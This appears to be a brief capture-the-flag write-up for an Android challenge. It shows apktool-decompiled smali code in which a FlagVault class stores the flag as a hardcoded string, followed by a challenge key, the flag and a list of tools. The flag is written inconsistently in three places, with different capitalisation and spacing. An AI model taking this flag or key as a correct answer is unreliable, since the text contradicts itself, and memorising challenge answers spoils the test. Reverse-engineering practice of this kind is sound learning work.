[ kali㉿kali ]-[ ~/.../com/tdhctf/mob02/crypto ]
$ cat FlagVault.smali
.class public final Lcom/tdhctf/mob02/crypto/FlagVault;
.super Ljava/lang/Object;
.source "FlagVault.kt"

# annotations
.annotation runtime Lkotlin/Metadata;
    d1 = {
        "\u0000\u0014\n\u0002\u0018\u0002\n\u0002\u0010\u0000\n\u0002\u0008\u0003\n\u0002\u0010\u000e\n\u0002\u0008\u0002\u0008\u0000c0\u0002\u0018\u0002\u0002\u0010\u0001B\bt\u0008\u0002\u000a2\u0006\u0004\u0008\u0002\u0010\u0003]\u0006\u0010\u0006\u001a\u00020\u0005R\u000e\u0010\u0004\u001a\u00020\u0005X\u0002T\u00a2\u0006\u0002\u0000\u0000\u00a8\u0006\u0007"
    }
    d2 = {
        "Lcom/tdhctf/mob02/crypto/FlagVault;",
        "",
        "<init>",
        "()"V",
        "FLAG",
        "",
        "revealFlag",
        "app_debug"
    }
    k = 0x1
    mv = {
        0x2,
        0x0,
        0x0
    }
    xi = 0x30
.end annotation

# static fields
.field private static final FLAG:Ljava/lang/String; = "TDHCTF{offline_reset_token_forgery}"

.field public static final INSTANCE:Lcom/tdhctf/mob02/crypto/FlagVault;

# direct methods
```

```
.field private static final FLAG:Ljava/lang/String; = "TDHCTF{Offline_reset_token_forgery}"  
.field public static final INSTANCE:Lcom/tdhctf/mob02/crypto/FlagVault;
```

The flag is stored as a hardcoded string constant in the FlagVault class.

Solution

Challenge Key: b62f8a2183b61356901c1a5c79ff2a2bf311c8261754b8a91abc1b23fc9d

Flag: TDHCTF{Offline reset token forgery}

Tools Used

- **apktool** - APK decompilation
 - Manual file enumeration
 - Text search through smali code